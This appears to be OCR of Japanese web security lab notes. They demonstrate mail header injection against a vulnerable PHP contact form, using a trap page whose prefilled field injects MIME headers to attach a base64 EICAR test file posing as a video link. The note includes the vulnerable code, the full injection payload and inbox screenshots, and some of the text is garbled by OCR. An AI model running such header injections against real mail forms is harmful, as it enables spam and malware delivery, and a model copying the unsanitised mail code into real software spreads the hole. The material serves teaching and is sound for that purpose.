
/var/www/html/49/49-002.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
  $from = filter_input(INPUT_POST, 'from');
  $body = filter_input(INPUT_POST, 'body');
  mb_language('Japanese');
  mb_send_mail("wasbook@example.jp", "問い合わせがありました",
    "以下の問い合わせがありましたので対応お願いします\n\n" . $body,
    "From: " . $from);
?>
<body>
送信しました
<?php //echo $from ?>
</body>
```


【ブラウザ→偽サーバ：リクエスト trap.example.com/49/49-900b.html → レスポンス 】





【ブラウザ→サーバ：リクエスト 49/49-002.php → レスポンス 】




【ブラウザ】






Roundcube Webmail :: 問い合わ
example.jp/mail/?_task=mail&_caps=pdf%3D1%2Cflash%3D0%2Ctif%3D0&_uid=10&_mbox=INBO
このプログラムについて
wasbook@example.jp
ログアウト
roundcube
電子メール
アドレス帳
設定
戻る
新規作成
返信
全員に返信
転送
削除
移動
印刷
マーク
続く
受信箱
1
送信済み
ごみ箱
問い合わせがありました
7通の1通目のメッセージ
発信者 trap@trap.example.com
宛先 wasbook@example.jp
日付 今日 23:17
Super discount PCs 80% OFF! http://trap.example.com/
Mime-Version: 1.0
Content-Type: text/plain; charset=ISO-2022-JP
Content-Transfer-Encoding: 7bit
$B0J2<$NLd$$9so;$,$"j^7?NGBP1~$*4j$$$7$^$9(B
$BK¥J8$,2~cb$5$1$^$7$?!#(B

49-901:問い合わせフォーム(メールヘッダ・インジェクション攻撃で添付ファイルをつける)



【サーバ： 49/49-901.html 】

/var/www/html/49/49-901.html - wasbook@example.jp - エディタ - WinSCP

```
<body>
問い合わせフォーム<br>
<form action="http://example.jp/49/49-002.php" method="POST">
メール:<textarea name="from" rows="4" cols="30">
trap@trap.example.com
Content-Type: multipart/mixed; boundary="------_4D00657E00000000F1D5_MULTIPART_MIXED_"
Content-Transfer-Encoding: 7bit

--------_4D00657E00000000F1D5_MULTIPART_MIXED_
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit

面白い動画を見つけたから見てね!

--------_4D00657E00000000F1D5_MULTIPART_MIXED_
Content-Type: application/octet-stream;
 name="eicar.com"
Content-Disposition: attachment;
 filename="eicar.com"
Content-Transfer-Encoding: base64

WDVPIVAlQEFQWzRcUFpYNTQoUF4pN0NDKTd9JEVJQ0FSLVNUQU5EQVJELUFOVE1lWSVJVUy1URVNU
LUZJTEUhJEgrSCo=
--------_4D00657E00000000F1D5_MULTIPART_MIXED_--
</textarea><br>
本文:<textarea name="body" rows="4" cols="30">
</textarea><br>
<input type="submit" value="送信">
</form>
そのまま「送信ボタン」をクリックしてください。
</body>
```


【サーバ： 49/49-002.php 】

/var/www/html/49/49-002.php - wasbook@example.jp - エディタ - WinSCP


```
<?php
  $from = filter_input(INPUT_POST, 'from');
  $body = filter_input(INPUT_POST, 'body');
  mb_language('Japanese');
  mb_send_mail("wasbook@example.jp", "問い合わせがありました",
    "以下の問い合わせがありましたので対応お願いします\n\n" . $body,
    "From: " . $from);
?>
<body>
送信しました
<?php //echo $from ?>
</body>
```


●●● ウィルスソフトON ●●●

【ブラウザ→偽サーバ：リクエスト trap.example.com/49/49-901.html → レスポンス 】




【ブラウザ】


trap.example.com/49/49-901.html
trap.example.com/49/49-901.html
ZAP Error [java.net.SocketException]: Connection reset
Stack Trace:
java.net.SocketException: Connection reset
at java.net.SocketInputStream.read(Unknown Source)
at java.net.SocketInputStream.read(Unknown Source)
at java.io.BufferedInputStream.fill(Unknown Source)
at java.io.BufferedInputStream.read(Unknown Source)
at org.apache.commons.httpclient.HttpParser.readRawLine(HttpParser.java:78)
at org.apache.commons.httpclient.HttpParser.readLine(HttpParser.java:106)
at org.apache.commons.httpclient.HttpConnection.readLine(HttpConnection.java:1152)
at org.apache.commons.httpclient.MultiThreadedHttpConnectionManager$HttpConnectionAdapter.readLine(MultiThreadedHttpConnectionManager.java:1413)
at org.apache.commons.httpclient.HttpMethodBase.readStatusLine(HttpMethodBase.java:2107)
at org.zaproxy.zap.ZapGetMethod.readResponse(ZapGetMethod.java:88)
at org.apache.commons.httpclient.HttpMethodBase.execute(HttpMethodBase.java:1155)
at org.apache.commons.httpclient.HttpMethodDirector.executeWithRetry(HttpMethodDirector.java:460)
at org.apache.commons.httpclient.HttpMethodDirector.executeMethod(HttpMethodDirector.java:199)
at org.apache.commons.httpclient.HttpClient.executeMethod(HttpClient.java:397)
at org.parosproxy.paros.network.HttpSender.executeMethod(HttpSender.java:333)
at org.parosproxy.paros.network.HttpSender.runMethod(HttpSender.java:564)
at org.parosproxy.paros.network.HttpSender.send(HttpSender.java:523)
at org.parosproxy.paros.network.HttpSender.sendAuthenticated(HttpSender.java:501)
at org.parosproxy.paros.network.HttpSender.sendAuthenticated(HttpSender.java:490)
at org.parosproxy.paros.network.HttpSender.sendAndReceive(HttpSender.java:405)
at org.parosproxy.paros.network.HttpSender.sendAndReceive(HttpSender.java:362)
at org.parosproxy.paros.core.proxy.ProxyThread.processHttp(ProxyThread.java:509)
at org.parosproxy.paros.core.proxy.ProxyThread.run(ProxyThread.java:317)
at java.lang.Thread.run(Unknown Source)



avast
脅威を安全に処理しました
trap.example.com は EICAR Test-NOT virus!!! に感染していたため、接続を中止して安全を維持しました。
さらにほかの脅威が潜んでいる可能性があります!
PC をスキャン
詳細を隠す
脅威の名前
EICAR Test-NOT virus!!!
深刻度
URL
http://trap.example.com/49/49-901.html|eicar.com#4119491181
プロセス
C:¥Program Files¥Java¥jre1.8.0_191¥bin¥javaw.exe
検出した機能
ウェブ シールド
ステータス
接続を中止しました

●●● ウィルスソフトOFF ●●●

【ブラウザ→偽サーバ：リクエスト trap.example.com/49/49-901.html → レスポンス 】





【ブラウザ→サーバ：リクエスト 49/49-002.php → レスポンス 】




【ブラウザ】


trap.example.com/49/49-901.html
trap.example.com/49/49-901.html
問い合わせフォーム
trap@trap.example.com
Content-Type: multipart/mixed;
boundary="------
_4D00657E00000000F1D5_MULTIPART
MIXED"
メール:
ウィルスが添付されてしまいました。
本文:
送信
そのまま「送信ボタン」をクリックしてください。


trap.example.com/49/49-901.html
http://trap.example.com/49/49-901
view-source:http://trap.example.com/49/49-901.html
<body>
問い合わせフォーム
<form action="http://example.jp/49/49-002.php" method="POST">
メール:<textarea name="from" rows="4" cols="30">
trap@trap.example.com
Content-Type: multipart/mixed; boundary="------_4D00657E00000000F1D5_MULTIPART_MIXED_"
Content-Transfer-Encoding: 7bit
--------_4D00657E00000000F1D5_MULTIPART_MIXED_
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
面白い動画を見つけたから見てね!
--------_4D00657E00000000F1D5_MULTIPART_MIXED_
Content-Type: application/octet-stream;
name="eicar.com"
Content-Disposition: attachment;
filename="eicar.com"
Content-Transfer-Encoding: base64
WDVPIVAIQEFOWzRcUFpYNTQoUF4pN0NDKTd9JEVJQ0FSLVNUQU5EQVJELUFOVEIWSVJVUy1URVNU
LUZJTEUhJEgrSCo=
--------_4D00657E00000000F1D5_MULTIPART_MIXED_--
</textarea>
本文:<textarea name="body" rows="4" cols="30">
</textarea>
<input type="submit" value="送信">
</form>
そのまま「送信ボタン」をクリックしてください。
</body>


example.jp/49/49-002.php
example.jp/49/49-002.php
送信しました


example.jp/49/49-002.php
http://example.jp/49/49-002.php
view-source:http://example.jp/49/49-002.php
<body>
送信しました
</body>


Roundcube Webmail :: 問い合わ
example.jp/mail/?_task=mail&_caps=pdf%3D1%2Cflash%3D0%2Ctif%3D0&_uid=12&_mbox=INB
このプログラムについて
wasbook@example.jp
ログアウト
roundcube
電子メール
アドレス帳
設定
戻る
新規作成
返信
全員に返信
転送
削除
移動
印刷
マーク
続く
受信箱
2
送信済み
ごみ箱
問い合わせがありました
9通の1通目のメッセージ
発信者 trap@trap.example.com
宛先 wasbook@example.jp
日付 今日 00:23
面白い動画を見つけたから見てね!
eicar.com (~70 バイト)